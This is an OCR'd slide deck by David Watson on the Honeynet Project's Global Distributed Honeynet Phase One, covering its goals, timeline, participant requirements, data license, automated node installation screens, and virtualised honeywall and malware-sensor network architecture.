The Honeynet

PROJECT

GDH – Global Distributed Honeynet

David Watson david@honeynet.org.uk

Speaker

- **David Watson** (UK)
  - 12 years managed services industry and consultancy
  - Solaris, IP Networking, Firewalls, PenTest background
  - Led the UK Honeynet Project since 2003
  - Research Alliance Steering Committee member
  - Developed bootable system prototypes, Honeystick, version 0.x of Honeysnap analysis tool and co-authored “KYE: Phishing”
  - GDH lead developer & project manager
  - Director of open source consultancy Isotoma Ltd.

GDH: Global Distributed Honeynet

- Introduction and background
- Architecture and deployments
- Network operations
- Data collected and example findings
- Conclusions and common questions
- The future

GDH Phase One: Introduction and Background

The Honeynet Project


- Volunteer open source computer security research organisation since 1999
- Goal: ¨learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned¨
- Publishes ¨Know Your Enemy¨ (KYE) white papers on current research topics
- Tools freely available for download
- Regular member activity status reports

http://www.honeynet.org

Honeynet Project Technologies

- **Key concepts**: honeypots, honeynets, low/high interaction, data control and data capture
- GenIII **Honeywall**: *transparent layer 2 bridge, iptables firewall, connection counting and rate limiting, snort, tcpdump, p0f, snort_inline, argus/netflow, hflow, walleye*
- **Sebek**: covertly monitor and export honeypot system call data via rootkit-style kernel module or patch. Captures attacker keystrokes and files
- **Nepenthes**: Low interaction honeypot that emulates known vulnerabilities to harvest malware samples

Research Alliance (22 members)



http://www.honeynet.org/alliance/index.html

Research Alliance Activity In 2006

- Random local deployments of low and high interaction honeynets per Alliance group
- Eurecom / Leurre.com and Brazilian distributed low interaction honeyd honeypots (~50 and ~25 nodes)
- Malware collection through ~25 Nepenthes sensors, from single IP addresses to /17 network (100,000+ unique binaries collected since April 2006)
- Many different individual research activities
- Lack of cross-Alliance group research, shared data and tool development


GDH Phase One: Goals

- Deploy more high interaction honeynets globally
- Standardise configurations
- Automate deployment and management processes
- Centrally collect pcap data (current infrastructure)
- Improve distributed data analysis capabilities
- Encourage greater Research Alliance participation
- Provide test bed for next-gen distributed technology and data analysis tools, processes and research

GDH Phase One: Timeline

September 2006	Proposal
October 2006	Planning and initiation
Nov/Dec 2006	Development
Dec/Jan 2007	Beta test deployments
Jan-Mar 2007	Deployments
Mar-May 2007	Data collection
Jun/July 2007	Results analysis

GDH Phase One: Timeline



Proposal
Sep 01, 2006

Planning and Initiation
Oct 15, 2006 – Nov 06, 2006

Beta Test Deployments
Nov 06, 2006 – Jan 04, 2007

Node Deployments
Jan 04, 2007 – Feb 28, 2007

Phase One Data Collection
Mar 01, 2007 – May 31, 2007

Phase One Reporting
Jun 01, 2007 – Jun 30, 2007

GDH Phase One: Architecture and Deployment

GDH: Participation


- Hardware requirements:
  - Dedicated modern Intel x86 PC/Server
  - 1GB+ physical RAM (2GB preferred)
  - 4+ static unfiltered public IP addresses
  - DVD drive plus floppy/USB device
- Willingness to allow remote management and daily data collection
- Willingness to share data with other GDH participants within the Honeynet Project

GDH: License Agreement

- Participant owns their data
- Honeynet Project owns the data collection
- Participant has right to use all collected data whilst their GDH node remains active
- Requires Honeynet Project prior approval and credit for any published research
- Participant can only release analysis of collected data, not the raw data itself
- Honeynet Project won’t release raw data

GDH: Node Installation 1

- Enter network configuration information to generate custom configuration files and ISO image for download
- Boot ISO on base platform with automatically generated custom configuration files available on floppy or USB



Enter the appropriate network details for you local network configuration:

= Network Address (for example, **192.168.11.0**)

= Subnet Mask (for example, **255.255.255.0**)

= Broadcast Address (for example, **192.168.11.255**)

= Gateway Address (for example, **192.168.11.1**)

= Primary DNS (for example, **isp.isp.isp.001**)

= Secondary DNS (for example, **isp.isp.iso.002**)

= IP1, Base Platform (for example, **192.168.11.201**)


= IP2, Honeywall Management (for example, **, 192.168.11.202**)

= IP3, Nepenthes Sensor (for example, **192.168.11.203**)

= IP4, FC3_Server1 Honeypot (for example, **192.168.11.204**)


= GDH Node ID (for example, **UKA**)

floppy = Configuration Media




```
This is the beta3 release of the Honeynet Project's
Global Distributed Honeynet (GDH) Base Platform (v20)

#####################################################
#                                                   #
#          !!!!! - W A R N I N G - !!!!!            #
#   Continuing will overwrite existing Hard Drive   #
#                                                   #
#####################################################

Options: dvd (default for test using 192.168.11.0/24)
         floppy or usb (live GDH, needs config files)

Hit (return) key to overwrite existing hard drive...
boot: _
```

GDH: Node Installation 2




```
Welcome to Fedora Core

              ┤ Package Installation ├

   Name    :
   Size    :
   Summary:

                   ┤ Install Starting ├
           Starting install process.  This may
           take several minutes...                  Time
    Total
    Comple
    Remaini

                          0%

 <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```




```
        Applying iptables firewall rules:                                [  OK  ]
        Loading additional iptables modules: ip_conntrack_netbios_n[  OK  ]
        Bringing up loopback interface:                                  [  OK  ]
SELinux: initialized (dev sysfs, type sysfs), uses genfs_contexts        [  OK  ]
audit(1164917160.973:3): policy loaded auid=4294967295                   [  OK  ]
INIT: version 2.86 booting                                               [  OK  ]
                Welcome to Fedora Core                                   [  OK  ]
                Press 'I' to enter interactive startup.                  [  OK  ]
Setting clock  (utc): Thu Nov 30 20:06:10 UTC 2006        [  OK  ]       [  OK  ]
Starting udev:                                            [  OK  ]       [  OK  ]
Loading default keymap (uk):                              [  OK  ]       [  OK  ]
Setting hostname ukabp01:                                 [  OK  ]       [  OK  ]
No devices found                                                         [  OK  ]
Setting up Logical Volume Management:   No volume groups found           [  OK  ]
                                                          [  OK  ]       [  OK  ]
Checking filesystems                                                     [  OK  ]
/: clean, 97240/1954560 files, 1362810/1953905 blocks                    [  OK  ]
/boot1: clean, 39/12048 files, 14993/48160 blocks                        [  OK  ]
                                                          [  OK  ]       [  OK  ]
Remounting root filesystem in read-write mode:            [  OK  ]       [  OK  ]
Mounting local filesystems:                               [  OK  ]       [  OK  ]
Enabling local filesystem quotas:                         [  OK  ]       [  OK  ]
                                                                         [  OK  ]
*** Warning -- SELinux targeted policy relabel is required.              [  OK  ]
*** Relabeling could take a very long time, depending on file            [  OK  ]
*** system size and speed of hard drives.                            s kernel.
/sbin/setfiles:  labeling files under /
*************************_
```

- Fully automated Kickstart based installation of Fedora Core 6
- Minimised base platform hardened with iptables and SELinux
- Public key authentication
- Standard open source systems management, logging and monitoring
- NTP synchronisation
- VMWare Server provides virtualisation environment

GDH: Node Installation 3



- Post install task automatically performs all required localised customisation, including modification and registration of honeypot guest OS disk images



Select the VMware host that you want to connect to.

To access virtual machines on the local computer you are using, select 'Local host'. To access virtual machines on a networked host, select 'Remote host' and enter the host name and a valid user name and password.

● Local host

○ Remote host

Host name:

User name:


Password:

Cancel | Connect

- Provides local graphical desktop running VMWare Server Console on login.
- Remote VMWare Console, SSH and HTTPS access for Honeywall Walleye GUI

GDH Nodes: Network Architecture

- All network elements present on each GDH node
- Single Internet-connected physical NIC for each GDH node base platform
- Multiple VMWare-based virtual networks
- VMWare bridging or Honeywall kernel level bridging between virtual networks
- Virtual Honeywall for data capture and control
- Virtual Nepenthes sensor for malware collection
